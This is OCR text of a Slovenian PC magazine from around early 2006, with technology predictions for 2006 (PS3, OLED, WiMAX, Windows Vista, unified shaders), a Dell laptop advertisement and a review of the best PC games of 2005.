O PS3 vemo veliko manj kot o Xboxu 360, predvsem zato, ker uporablja nove celične procesorje (za več podrobnosti o njih pokukajte v *PCF 39*). Vemo, da gre za izjemne procesorje, dokler ne bodo na voljo, pa ne moremo vedeti, kako se bodo obnesli. Govori se, da bo Sony predstavil PS3 z vgrajenim trdim diskom, na katerem bo distribucija Linuxa, kar je dobra novica za vse, ki si želijo konzole, ki bo lahko tudi medijski center (mogoče celo bolj prilagodljiva kot Xbox 360), in bo podpirala celo brskanje po spletu, urejanje besedil in podobna opravila. Po drugi strani pa vemo, da se je Sony opekel s PSX (samo za japonski trg), hibridom med konzolo, predvajalnikom DVD-jev in snemalnikom s trdim diskom, zato bo verjetno bolj previden, preden se bo še enkrat podal na isto pot. O PS3 pa nekaj le vemo, in sicer to, da bo v konzolo vgrajen pogon Blu-ray. Glede na dosedanji uspeh konzol PlayStation bi lahko trdili, da bo ta odločitev pošteno vplivala na izid bitke med optičnima standardoma.

PS3 bo dobro povezan.

DESET NAJ NOVOSTI V 2006

Leto 2006 bo očitno mejnik v tehnologijah za osebne računalnike. Tukaj so nove tehnologije, ki se jih najbolj veselimo

10 Pomnilnik Flash

Vista's Tehnološke novosti, kot sta Superfetch v Windows Vista in Intelov Robson (pokukajte na stran 44) sta izkoristili uporabo pomnilnika Flash/NAND kot vmesnik med sistemskim pomnilnikom in trdim diskom. Vedno večje kapacitete teh vrst pomnilnika pa pomenijo, da zna Flash v celoti zamenjati trde diske v računalnikih. iPod Nano s kapaciteto 4GB je že predstavil možnosti te tehnologije.

Nano dokazuje, da je trde diske mogoče zamenjati za pomnilnik Flash.

9 Geometrijski senčniki

DirectX 10 verjetno ne bomo videli pred izidom Windows Vista, ko pride, pa bo predstavil čisto nove oblike senčnikov. To pomeni, da bo mogoče enostavne like, kot so kocke ali piramide, renderirati kar s senčniki, namesto s poligoni, ki mučijo grafične kartice. Neverjetne podrobnosti v igrah torej ne bodo terjale zmogljivostnega davka, kot doslej.

8 OLED

Kratica pomeni "organic light-emitting diode". Tehnologijo bomo naslednji mesec res podrobno razložili v Vrhuncih razvoja, razlog za to, da se je veselite, pa je ta, da omogoča proizvodnjo ploskih zaslonov za noro nizko ceno. Naslednja generacija zaslonov OLED ima smešno nizke proizvodne stroške v primerjavi z LCD, pa še dodatne osvetlitve ne potrebuje. In rezultat? Visoko-ločljivostni barvni zasloni, ki bodo zahtevali le minimalno napajanje. Komaj čakamo.

Zaradi OLED visoko-ločljivostni barvni zasloni z nizko porabo niso le sanje.

7 WiMAX

Standard za brezžična omrežja z neverjetnim dometom trenutno preizkuša kar nekaj ponudnikov interneta po vsem svetu, aktivno pa se že uporablja v dveh ameriških mestih (poglejte med novice). WiMAX bo širokopasovni dostop do interneta pripeljal do še tako odročnih krajev.

6 Fizikalni procesorji

Nismo ravno prepričani, da bodo kartice z Ageinim opevanim čipom PhysX pretirano razburkale trg, če se ATI in nVidia odločita fizikalne procesorje vključiti v nove grafične kartice, pa bi se lahko ti procesorji resnično prijeli.

5 Izmenljivi grafični procesorji

Širijo se govorice, da nek proizvajalec grafičnih kartic trenutno razvija osnovne plošče z dvema podnožjema – enim za procesor in drugim za grafični procesor. Če bodo te osnovne plošče dočakale masovno proizvodnjo, bomo lahko kmalu kupovali samostojne grafične procesorje namesto velikanskih in dragih grafičnih kartic.

4 Visoko-ločljivostni video in optični diski

Neprijetno spoznanje, da se visoko-ločljivostni video bolj osredotoča na DRM kot na večji užitek pri gledanju filmov, je vedno bolj boleče. Če se bo bitka med HD-DVD in Blu-ray hitro odločila, pa bomo vseeno lahko gledali izjemno ostro sliko na gigantskih ploskih televizijah do srede leta 2006.

3 Večjedrni procesorji

Eno jedro v Xbox 360 brez težav prebavi učinke dima v Call of Duty 2, zato predvidevamo, da bomo konec leta 2006 videli še bolj impresivne učinke na dvo- in trijedrnih procesorjih.

2 Legalno snemanje videa


Glede na to, da je Applova poskusna storitev, ki omogoča snemanje TV epizod in glasbenih videov, blazna uspešnica, so vrata legalnemu snemanju filmov široko odprta. Če bodo vodilni v Hollywoodu nehali godrnjati za nekaj minut, da bi nam ponudili visoko-kvalitetne video vsebine na zahtevo za dostojno ceno, bi lahko BitTorrent in DVD počasi začela toniti v pozabo.

BBC je pionir snemanja videa na zahtevo.

1 Windows Vista

Prestavljen je bil že kar nekajkrat, a se bo čakanje splačalo

Verjemite nam, da smo ravno tako cinični, kot ste sami. Sistem je leta prepozen, ima smešno ime, pri razvoju so opustili pol obljubljenih novosti in Apple ga že cel čas prehiteva. A smo vseeno še vedno navdušeni nad novo različico Windows. Prebolite že enkrat dejstvo, da na prvi pogled ni tako nov, kot ste upali, in pokukajte pod pokrov – tam se namreč skriva najboljše. DirectX 10 bo začetnik novega obdobja v računalniških igrah, ki bo preprosto povozil vse, kar lahko ponuja katerakoli konzola: omogočeno bo poganjanje več 3D aplikacij naenkrat, istočasno pa ne bo več nobenih skrbi zaradi vdorov in nevarnih programov, saj bo v sistem integrirana sedma in dodobra izboljšana različica zloglasnega *Internet Explorerja*, sistem pa bo omogočal varnejše omejevanje uporabniških računov. V novem sistemu bo potrebnih tudi manj ponovnih zagonov po nameščanju strojne opreme ali gonilnikov, popolnoma integrirano 64-bitno delovanje in še veliko, veliko več. Seveda bo mogoče aplikacije in igre še kar nekaj let poganjati v Windows XP, a bo prava prihodnost v Visti, pa če vam je to všeč ali ne.



Vista pomeni 3D-vse, novosti pa niso le kozmetične.

interno kodno ime še ni znano), predelavo kartice GeForce 7800 na 90nm proizvodni proces. Lahko se zgodi, da bo imel ta čip kar 32 cevovodov za obdelavo pikslov in bo predstavljal konec obdobja – šlo bo namreč za zadnji grafični procesor te vrste.

V SENCI

Druga faza grafične revolucije pa bo priprava na Windows Vista, novi DirectX 10 in Shader Model 4 (SM4), čeprav ni nujno, da bo razvoj potekal v točno tem vrstnem redu. Trenutno še ni znano, če bo SM4 vezan na DirectX 10 ali bo izdan kot del zadnje revizije DirectX 9 (ta je bila najprej znana kot Windows Graphics Foundation 1.0, zdaj pa kot DX9.L – ne krivite nas, Microsoft se je spet igračkal z imeni). Znano pa je, da bo SM4 zahteval čisto nov pristop k 3D arhitekturi, ki je znan kot unificiran model senčenja. Grafični procesorji ne bodo več uporabljali namenskih enot za obdelavo pikslov in verteksov. Namesto tega bodo unificirane enote za senčenje izvajale ukaze za senčenje pikslov in verteksov in dinamično usklajevale delo. ATI in nVidia bosta v letu 2006 predstavila nove grafične procesorje z unificiranimi senčniki, in sicer R600 oziroma G80. Mogoče pa je celo to, da bosta oba čipa podpirala SM4, ne bosta pa polno podpirala DirectX 10.

Ne glede na to, kakšne bodo dejanske specifikacije teh grafičnih procesorjev, smo prepričani v eno pomembno stvar – sliko, ki jo bodo nove kartice renderirale, boste lahko gledali na velikih, visoko-ločljivostnih zaslonih LCD. Za leto 2006 še ne pričakujte novih monitorjev s kakšnimi dramatičnimi novimi tehnologijami. Pozabite lahko tudi na OLED, saj bo tehnologija potrebovala še kar nekaj let, da bo primerna za trg. Prepričani pa smo, da bomo v naslednjih 12 mesecih dočakali kar nekaj izboljšav tehnologije LCD. Velikosti zaslonov, odzivni časi in kvaliteta slike bodo vedno boljši, cene pa bodo še naprej drsele navzdol. Pripravljeni smo tudi staviti, da bodo široki zasloni vedno bolj pogost dodatek osebnim računalnikom. Dell že zdaj ponuja 20-palčne široke monitorje LCD, ki znajo prikazati visoko-ločljivostno sliko, in to za okoli 150 tisočakov. Do konca leta 2006 bodo takšni monitorji (po možnosti z znatno višjo svetilnostjo, kontrastnim razmerjem in odzivnostjo) standardna periferija za osebne računalnike srednjega cenovnega razreda. Takrat boste na 17-palčne monitorje, ki jih uporabljate danes, gledali z enako grozo v očeh, kot bi danes gledali na 15-palčne akvarije iz devetdesetih. Z novimi izboljšavami in grafičnim vmesnikom Windows Vista vas bo kvaliteta slike na novih monitorjih dobesedno vrgla s stola.


In če že govorimo o prikazovalnikih, preprosto moramo omeniti tudi to, da bodo ljubitelji filma prav tako prišli na svoj račun. Projektorji DLP z nativno ločljivostjo 720p bodo postali cenovno veliko dostopnejši, saj bi naj cene tovrstnih projektorjev predvidoma padle na 350 tisočakov še pred koncem leta. In če še ne veste: slika v ločljivosti 720p, naslikana po celi steni, je izkušnja brez primere.

In tako smo prišli do bolj splošnega vprašanja visokoločljivostnega videa. Izbira zmagovalca v bitki med standardoma Blu-ray in HD-DVD je v tem trenutku brezplodno početje, prepričani pa smo, da bosta oba formata preživela leto 2006 in še kar nekaj naslednjih. Edino, kar bi vas moralo skrbeti, če predvidevamo, da bodo pogoni kmalu postali dostopni, je ostala oprema, s katero boste lahko uspešno predvajali visoko-ločljivostne vsebine. Tukaj pa se lahko vaše življenje precej zakomplicira. Kot je videti, boste potrebovali tako grafično kartico, kot tudi zaslon, ki bosta imela polno podporo za kriptiranje HDCP, če boste želeli gledati video vsebine, shranjene na diskih Blu-ray in HD-DVD oziroma jih predvajati v Windows Vista (Blu-ray še ni napovedal podpore HDCP, a le redki dvomijo, da se bo to zgodilo). Naš nasvet je zato preprost. Če iščete velik monitor LCD ali projektor za gledanje filmov prek računalnika, počakajte, da bodo na voljo izdelki, ki podpirajo HDCP.

Zaradi naše računalniške vizije za leto 2006 smo že čisto zmešani: dvojedrni Athlon 64 X2, ki deluje pri 2,5GHz, poganja več virtualiziranih operacijskih sistemov, imunih na okvare, ki ga podpira grafični procesor z unificiranimi senčniki (in po možnosti še fizikalni procesor), da prikazuje visoko-ločljivostne vsebine H.264 v osupljivem vmesniku Windows Vista in najnovejše igre v norih ločljivostih na širokih zaslonih, katerih diagonala dosega ali celo presega 20 palcev. Vse to za pol milijončka. Se že slinite? PCF

Kako majhno je lahko?

V letu 2006 se bo hranjenje podatkov strašljivo skrčilo



Hitachijev 1-palčni Microdrive-kmalu v predvajalnikih MP3.

Edini tehnološki trend, ki se je v zadnjih letih resnično prijel, je manjšanje naprav. Leto 2006 se temu trendu ne bo izneverilo, spremembe pa bodo velike le pičlih 15 nanometrov. 65nm Intelovi in AMD-jevi čipi, ki so napovedani za prihajajoče leti, pomenijo, da bodo stroški proizvodnje še nižji, hitrosti potencialno višje, možnost integracije večjega števila tranzistorjev pa večja. Doslej zunanje možnosti, kot so na primer vmesniki za brezžično omrežno povezavo, bodo tako lahko integrirane kar v sam procesor. Pri Intelu trdijo, da bo 65nm dvojedrni čip za mobilne računalnike Yonah na voljo še pred iztekom leta 2005 (do zaključka redakcije ga še nismo dočakali) in da bo večina njihovih izdelkov 65nm do tretjega četrtletja 2006. AMD pa je komaj pred kratkim odprl vrata novega laboratorija, v katerem bi naj začeli proizvajati 65nm čipe, zato bodo novi čipi tega podjetja zaenkrat še 90nm.

Proizvajalci trdih diskov upajo, da bodo lahko hodili vštric s to miniaturizacijo, saj je pomnilnik Flash/NAND vedno bolj popularen. Hitachijev "Mikey", trdi disk, ki meri le dva centimetra in pol, je dosegel kapaciteto 8GB, v mobilnih telefonih in predvajalnikih MP3 pa bo na voljo naslednje leto. iPod Nano je že predstavil pomnilnik Flash s kapaciteto 4GB in če se bodo Applovi stroški še naprej nižali, bomo do konca leta 2006 dočakali tudi 10GB Nano.

"Velikost zaslonov LCD bo večja, kvaliteta slike in odzivnost boljša, cene pa bodo še naprej padale"

Rad bi videl...

Hitrejše preklapljanje med programi

"Hitro preklapljanje med programi bo spremenilo vaše življenje! Pomislite, da ste ravnokar zaključili z igranjem *UT2004* in bi želeli preklopiti na namizje. V obstoječem modelu za aplikacije se namizje pokaže po nekaj sekundah, a z njim ne morete upravljati še kar nekaj časa. To se mora končati! Vista bo spremenila način delovanja aplikacij. Med njimi ne bo mogoče preklapljati z [Alt] + [Tab], preklop pa bo trajal vsega skupaj le nekaj milisekund."

RICHARD HUDDY
ATI, www.ati.com

Dvojedrni procesorji za množice.

Ne preizkušajte sreče, zahtevajte Dell!

NOVO!

DELL Inspiron 1300

- Intel Celeron M 1.4Ghz
- 15.4" TFT WXGA Wide LCD
- 80Gb HDD trdi disk
- 256Mb RAM DDR2
- DVD/CDRW Combo pogon
- Intel 900 128Mb grafična kartica

159.900,00 SIT

cena z DDV 191.880,00 SIT

DELL Latitude D510

- Intel Celeron M 1.4Ghz
- 15" XGA LCD TFT zaslon
- 80Gb HDD trdi disk
- 512Mb RAM DDRII 533 Mhz
- DVDRW +/- 8x izmenljiva enota
- Mobile Intel® 915GM Express Chipset w/ Intel® Graphics Media Accelerator 900
- Bluetooth, Firewire, IR adapter
- Wireless 802.11 b/g LAN
- Teža od 2,54kg

3 letna garancija

209.200,00 SIT

cena z DDV 251.040,00 SIT

NOVO!

DELL Inspiron 630m

- Intel Pentium M 1.86Ghz
- 14" WXGA TFT TrueLife Wide zaslon
- 80Gb HDD trdi disk
- 512Mb RAM DDR2
- DVDRW +/- 8x Dual Layer
- DELL Wireless 2200 802.11 b/g
- Intel 900 128Mb grafična kartica
- Bluetooth
- Windows XP Home

273.700,00 SIT

cena z DDV 328.440,00 SIT

AKCIJA!

DELL Inspiron 6000

- Intel Pentium M 1.86Ghz
- 15.4" TFT WSXGA+
- 512 MB DDR2 RAM 400Mhz
- ATI MOBILITYTM RADEON® X300 128 MB DDR
- 80GB Ultra ATA 100 trdi disk
- DVD+/- RW 8X enota Dual Layer
- DELL Wireless 2200 802.11 b/g
- Bluetooth
- Windows XP Home + Norton Internet Security

309.900,00 SIT

cena z DDV 371.880,00 SIT

AKCIJA!

DELL Inspiron 9300

- Intel Pentium M 1.86Ghz
- 17" TFT WUXGA + aktivna matrika
- 512 MB DDR RAM 333Mhz
- 256MB NVIDIA® GeForce™ 6800 Go, PCI-Express x16
- 100GB Ultra ATA 100 trdi disk 5400
- DVD+/-RW 8x enota Dual Layer
- Vgrajen 56k V.92 modem + 10/100
- TrueMobile 2200 WLAN 802.11 b/g
- Dell TrueMobile 300
- Bluetooth Module

449.000,00 SIT

cena z DDV 538.800,00 SIT

NUDIMO HITRI KREDIT DO 300.000 SIT

Kličite brezplačno številko **080-18 88**

ALLDEA INFORMACIJSKE TEHNOLOGIJE d.o.o.

ALLDEA d.o.o. pooblaščeni distributer in sistemski partner DELL inc.

Hacquetova 4, Ljubljana • Telefon: 01/434 71 84 • Telefaks: 01/434 71 83 • Prodaja in tehnična podpora: 080/1888 • E-mail: prodaja@alldea.si • www.alldea.si

www.alldea.si

Igričarsko leto 2005

Najboljše igre leta 2005. Kaj bo prineslo novo leto?

ZMAGOVALNE STOPNIČKE

IGRE LETA 2005

Ozrimo se nazaj v leto petelina in se spomnimo, katere igre so se petelinile na računalnikih

Ah, kakšno leto je za nami na področju računalniških iger... Zdi se, da je od izdaje *Half-Life 2* minilo res veliko časa, mar ne? Tržišče iger je v preteklosti imelo nekaj povprečnih izpadov, v primerjavi z odpadki iz obdobja pred *HL2*, pa je bila lanska letina zelo dobra. Res je, ni bilo ravno veliko tistih iger, ki so izstopale; povprečje pa je bilo presenetljivo visoko. Stvari pa se niso pričele tako obetavno. Januarska *Playboy: The Mansion* je dala besedni zvezi "nizki udarec" nov pomen, malce pa je razočaral tudi *KOTOR II*. Vendar pa sta se v ozadju *Hearts of Iron II* in *Dangerous Waters* izkazali za odlični vojaški simulaciji, veliko lepot je razkazal *World of Warcraft*, pa tudi *Republic Commando* je bila solidna zabava. Tem so sledile *Driv3r*, *Will of Steel* in še več obžalovanja vrednih stvaritev.

IGRA ZA SMEH

Poletne mesece je znatno polepšal nenasilni prihod *SWAT 4*, ki je ponujal mirolubno skupinsko streljanje. *Freedom Force vs The Third Reich* je bila parodija in hvalnica zlate dobe stripov, *LEGO Star Wars* in *Trackmania Sunrise* pa sta bili zabavni anarhični akcijski arkadi. *Guild Wars* je prispeval edinstveno igranje MMO, zaradi *San Andreas* pa so mediji škripali z zobmi, čeprav je nekoliko novejši *Fahrenheit* ponudil enako količino umazanije in nasilja, brez potrebe po zgražanju.

Jesen se je začela počasi – neverjetno slabo se je odrezal *Psychotoxic*. *Fable: The Lost Chapters*, *Rome: Total War – Barbarian Invasion* in *Myst V* so ta vtis v neki meri popravile, vendar je bilo to obdobje leta resnično tiho.

Zato pa so bili zadnji meseci leta zares polni spodobnih iger. Ja, *Black & White 2* (žolčno petletno čakanje na bolj pološčeno različico klasike?) in *Serious Sam 2* sta bili udarca v prazno velikega profila, vendar pa je bilo število uspešnic veliko večje. *Call of Duty 2* je bil izboljšava glede na predhodnico, prestavila pa vas je v pekel druge svetovne vojne v Evropi. *Quake IV* je ponujal zabavno retro predelavo znanstvene fantastike, prepojeno z zastarelo metalsko glasbeno podlago in neumnimi sovražniki. *F.E.A.R.* je poleg darežljive uporabe ločil presenetil tudi s prvovrstnimi spopadi v zaprtih prostorih. *Age of Empires 3*, *Dungeon Siege 2* in *X-Men Legends 2* sicer niso ravno dosegli pričakovanj, kljub temu pa so se izkazali za solidne žanrske igre, vrnitev nogometnih franšiz (*Football Manager 2006* in *Pro Evolution Soccer 5*), *GT Legends* in *Civ IV* pa so resnično dobro zaokrožili leto.

Katere trende smo opazili skozi leto? Vedno več iger neodvisnih razvijalcev, kot so bile *Rag Doll Kung Fu*, *Darwinia*, *Starscape* in *Fate* je prodrlo na množično tržišče, običajno z distribucijo preko interneta, vse pa so doživele vsaj uspeh pri kritikih, če ne že komercialni uspeh (za kakšen delež tega je kriva njihova nizka cena, je stvar mnenja). Lansko leto pa je bilo v bistvu leto nadaljevanj, saj so si le redka podjetja upala izdati originalne vsebine; preveč pogosto so se založniki zdeli srečni, če so lahko zraven obstoječega naslova prilepili številko 2, posodobili pogon in zgodbo ter zadevo ponovno izdali. Sedaj pa le obrnite stran, da si ogledate vrhunske igre leta in se prepričate, kakšen igralec iger pravzaprav sploh ste...

Leto izvrstnih iger – toda

Civilization IV


Odločitev o uporabi pogona Gamebryo morda ni bila ravno najboljša poteza, zato pa so bile dobrodošle vse druge izboljšave; *Civilization* je še zmeraj strašljivo zasvojljiva.
Ne zamudite Obrokov. *Civ IV* vas lahko zaposli za dolge dneve..

F.E.A.R

Se bojite majhnih dekletc? Bolj bi se morali bati odlične inteligence ljudi s puškami. Čeprav zelo lepa, pa pravzaprav ne ponuja ničesar novega.
Ne zamudite Majhne deklice in granat v upočasnjenem gibanju.


Age of Empires III

Igra za velikega kolonialnega diktatorja v vas; kompleksna in zanimiva, čeprav ne nujno mejnik v žanru; strateška zabava za vsak trenutek.
Ne zamudite Živahnega domačega in lepega mesta.



Quake IV

Id-ju je znova uspelo; enoličnost igre ne dosega hvalnic *Half-Life*, za odlično bojevanje in izvrsten večigralski način Deathmatch, pa je to Strogg, ki ga iščete.
Ne zamudite Postati Strogg.



Falcon 4.0: Allied Force

Najbolj natančna simulacija letenja, ki jo boste igrali tostran *Top Gun* fantazij. Premore le eno letalo, F16, ker pa ima več opreme kot misija na Mars, drugih sploh ne potrebujete.
Ne zamudite Bojevanja z letali pri 960 km/h.

Rome: Total War – Barbarian Invasion

Odličen dodatek še zmeraj osupljive serije *Rome*. Nočne bitke, plavanje, nov zemljevid za kampanje in vojske zadovoljivo spremenijo dinamiko.
Ne zamudite Nočnega obleganja ob gorečih baklah.

X-Men Legends II: Rise of Apocalypse

X-Men se morajo povezati z Brotherhood, da bi planet ubranili pred Apokalipso. Soliden akcijski RPG, ob katerem se bodo slinili ljubitelji stripov, čeprav je nekoliko prekratek.
Ne zamudite Vseh tistih pajkic.

Heroes of the Pacific

"Letala na desnem boku!" Mikavna, nezahtevna, z akcijo nabita simulacija letenja, ki ponuja neskončne možnosti ponovnega igranja in v kateri napadate Japonce po uničenju Pearl Harbourja.
Ne zamudite Bombardiranja.

Dungeon Siege II

Imate radi spodobne akcijske igre, polne drobovja? Potem vam bo všeč tudi ta. Naravnost nesmiselna zgodba igranja vlog, postavljena na veliko ozemlje izvrstnega videza, ki kar traja in traja.
Ne zamudite Osla.

Diplomacy

Ne moreta najti prijatelja za igranje neverjetno zadovoljive in izzivalne namizne igre *Diplomacy*? Ne trudite se: raje poskusite to odlično adaptacijo za računalnike.
Ne zamudite Prefinjenih namigov vaših sovražnikov.

GTA: San Andreas

Nova pridobitev franšize *GTA* s številnimi možnostmi, ki namesto osladne zabave za množice vključuje resne gangsterske nesmisle. Sama sebe pa je polila še z vročo kavo.
Ne zamudite *Tistega* moda.

Tom Clancy's Splinter Cell Chaos Theory

Chaos Theory še naprej spremlja Sama Fischerja in njegovo robotsko tretje oko, pri tem pa ohranja inovativen večigralski način in enoigralski način, ki temelji na prikritosti.
Ne zamudite Spopadov Merc vs Spy.

Battlefield 2

BF2, ki najbrž ni tako neusmiljena igra kot *1942*, ponuja osupljivo moderno pehoto in bojevanje z vozili med ZDA, Kitajsko in nekaterimi uporniki. Škoda le za hrošče pri vzletu igre.
Ne zamudite Pilotov helikopterjev.

Silent Hunter III

Preprosto povedano je najboljša simulacija, ki smo jo kdaj igrali. Bogat, igranja vreden RPG o poveljnikih nemških podmornic, ki med vojno napadajo ladje zaveznikov.
Ne zamudite Pravilnega nastavljanja žiroskopov na vaših torpedih.

Guild Wars

Ne ravno *World of Warcraft*, še zmeraj pa velika prodajna uspešnica. *Guild Wars* ponuja osvežujočo fantazijsko akcijo MMO in akcijo Team Deathmatch za eno samo, zelo razumno ceno.
Ne zamudite Skupinske igre.

Concorde Professional

Letala so ukinjena, zato je to žal edini kraj, kjer jih lahko pilotirate. Zaradi številnih podrobnosti pa je to že legendarni dodatek.
Ne zamudite Trenutka, ko je treba spustiti kolesa.

SWAT 4

V tej inteligentni skupinski strelski igri je igralec nagrajen z domiselnim, nesmrtonosnim bojevanjem. Pomerite se z vsemi – od gospodinj in tatov do psihopatov. Pa še večigralski način ni zanič.
Ne zamudite Psihopatove kleti.

KOTOR II: The Sith Lords

KOTOR II je bil izdan v naglici in je zato v primerjavi z Biowareovo predhodnico razočaral. Še zmeraj izvrstna igra, a z napakami.
Ne zamudite Prave identitete vaše... matere? No, pa smo izdali.

Boiling Point: Road to Hell

O tej igri še zmeraj nismo prepričani; na začetku nas je navdušila s svobodnim gibanjem, velikim obsegom in podrobnostmi, nato pa nas je zaradi hroščev spravila v depresijo.
Ne zamudite Zased.

GTR: FIA GT

Po eni strani prava pošast med fizikalnimi pogoni, ki bo zmešala glavo vsakemu ljubitelju bencina, po drugi strani pa nekaj hroščate grafike in doma narejena tehno glasbena podlaga.
Ne zamudite Neskončnih možnosti prilagajanja vozil.

Act of War: Direct Action

Command & Conquer za sodobne čase in tehnologija bližnje prihodnosti v presenetljivem ravnovesju. Ubijanje s preciznostjo.
Ne zamudite Oklepov.

Trackmania: Sunrise

Drvenje z razbitino pri resnično norih 480 km/h po progah, ki ste jih zgradili sami, in izmenjevanje najboljših rezultatov s prijatelji je zelo zabavno.
Ne zamudite Časovno omejenih cestnih dirk.

Sims 2 University

Odlična simulacija univerze: od špricanja predavanj, promiskuitete, velikanskih kupov dela do zapravljanja časa z računalniškimi igrami...
Ne zamudite Zombijev.

Myst V

Konec neke dobe? Morda pa ne. Na splošno moramo reči, da smo veseli, da se je klasična ugankarska serija zaključila, saj ji je to vsaj uspelo na soliden način.
Ne zamudite Zaključka dolge sage.

Call of Duty 2

Znova trizoba enoigralska kampanja, ki ji dela družbo neverjetno fleksibilen večigralski način, obenem pa je tudi lepega videza.
Ne zamudite Napad in obleganje Hill 400.

katere ste sploh igrali?

Tiger Woods PGA Tour 06

Pričakujemo, da bo ta franšiza uspešna še dolgo potem, ko nas več ne bo, ta igra pa je kriva, da smo se tega zavedli. Najboljša (realistična) simulacija golfa doslej? Nedvomno.
Ne zamudite Pri zamahu nazaj.

Fahrenheit

Ob koncu vam bodo oči padle iz jamic, zaradi vsega ostalega pa je najboljša pustolovska igra leta. (Vendar ne ravno rešiteljica interaktivnih filmov, kot vsi trdijo.)
Ne zamudite Precej očitnega poklona *Hot Coffee*.

Warhammer 40K: Dawn of War Winter Assault

Imperialna garda ni najboljši dodatek tega akcijskega RTS predstavnika zvrsti, zato pa so dodatne kampanje in enote več kot dobrodošle.
Ne zamudite Baneblade.

Fable: The Lost Chapters

Prežeta s čudnimi naglasi in polna inovativnosti ter humorja – *Fable* je sijajna igra, s katero se boste najbolj približali *Zeldi* brez emulatorja.
Ne zamudite Enkratne priložnosti za samospeve.

Blitzkrieg 2


Tanki, tanki in še več tankov. Nemci jih imajo zelo radi, zato je še sreča, da jih serija *Sudden Strike/Blitzkrieg* zalaga z njimi vsako leto.
Ne zamudite Tankov.

Everquest II Desert of Flames

Uboga *EQII, World of Warcraft* je ukradel tvoje adute, ha? Brez skrbi. S svojim odličnim pogonom in izvrstnim bojevanjem, jih boš sčasoma pridobila nazaj.
Ne zamudite Lebdeče trdnjave.


Day of Defeat: Source

Brezplačen za lastnike *Half-Life Gold*, omogoča pa vam, da ponovno doživite izkrcanje v Normandiji, kakor vam poželi srce. Dokler ga ne prebije strelec na strehi.
Ne zamudite Zagrizenih in smrtonostnih nemških strelcev.



Starscape

Igra, ki človeka tako zasvoji, da je že njen sam obstoj nevarno ogrozil *PCFormatovo* sposobnost, da bi ta članek bil napisan v roku. Ja, tako dobra je.
Ne zamudite Noro pretiranih spopadov s šefi.




PES 5

PES je zaradi uradnih lig od vsepovsod razen Anglije obvezna simulacija nogometa, čeprav je hroščata in grša, kot bi dejansko smela biti.
Ne zamudite Zanimive pričeske kapetana Beckhama.

Psychonauts

Pozabite *Fahrenheit*; to je akcijsko-pustolovska senzacija leta – kot jasnovidni otrok se bojujte skozi nevroze prijateljev.
Ne zamudite Globokih psiholoških problemov vašega učitelja.




Brothers in Arms

Kaj je to? Nadaljevanje, izdano istega leta kot originalna igra? Kako čudno. Obe sta taktični strelski igri, postavljeni v drugo svetovno vojno in polni fantastične akcije.
Ne zamudite Napada na cerkev.

Freedom Force versus the Third Reich

Pozabite *X-Men*: ta prilagodljivi RPG s superjunaki se pokloni zlati dobi stripov s superfašističnimi bitkami.
Ne zamudite Nastanka povsem novega junaka.




Darwinia

Inovativno, noro strateško vodenje vaših prebivalcev Darwinie v drobovju računalniške simulacije. Hitro zasvoji, ob tem pa je presenetljivo primitivna.
Ne zamudite Briljantnega sistema za nadzor z gestami.


Fate

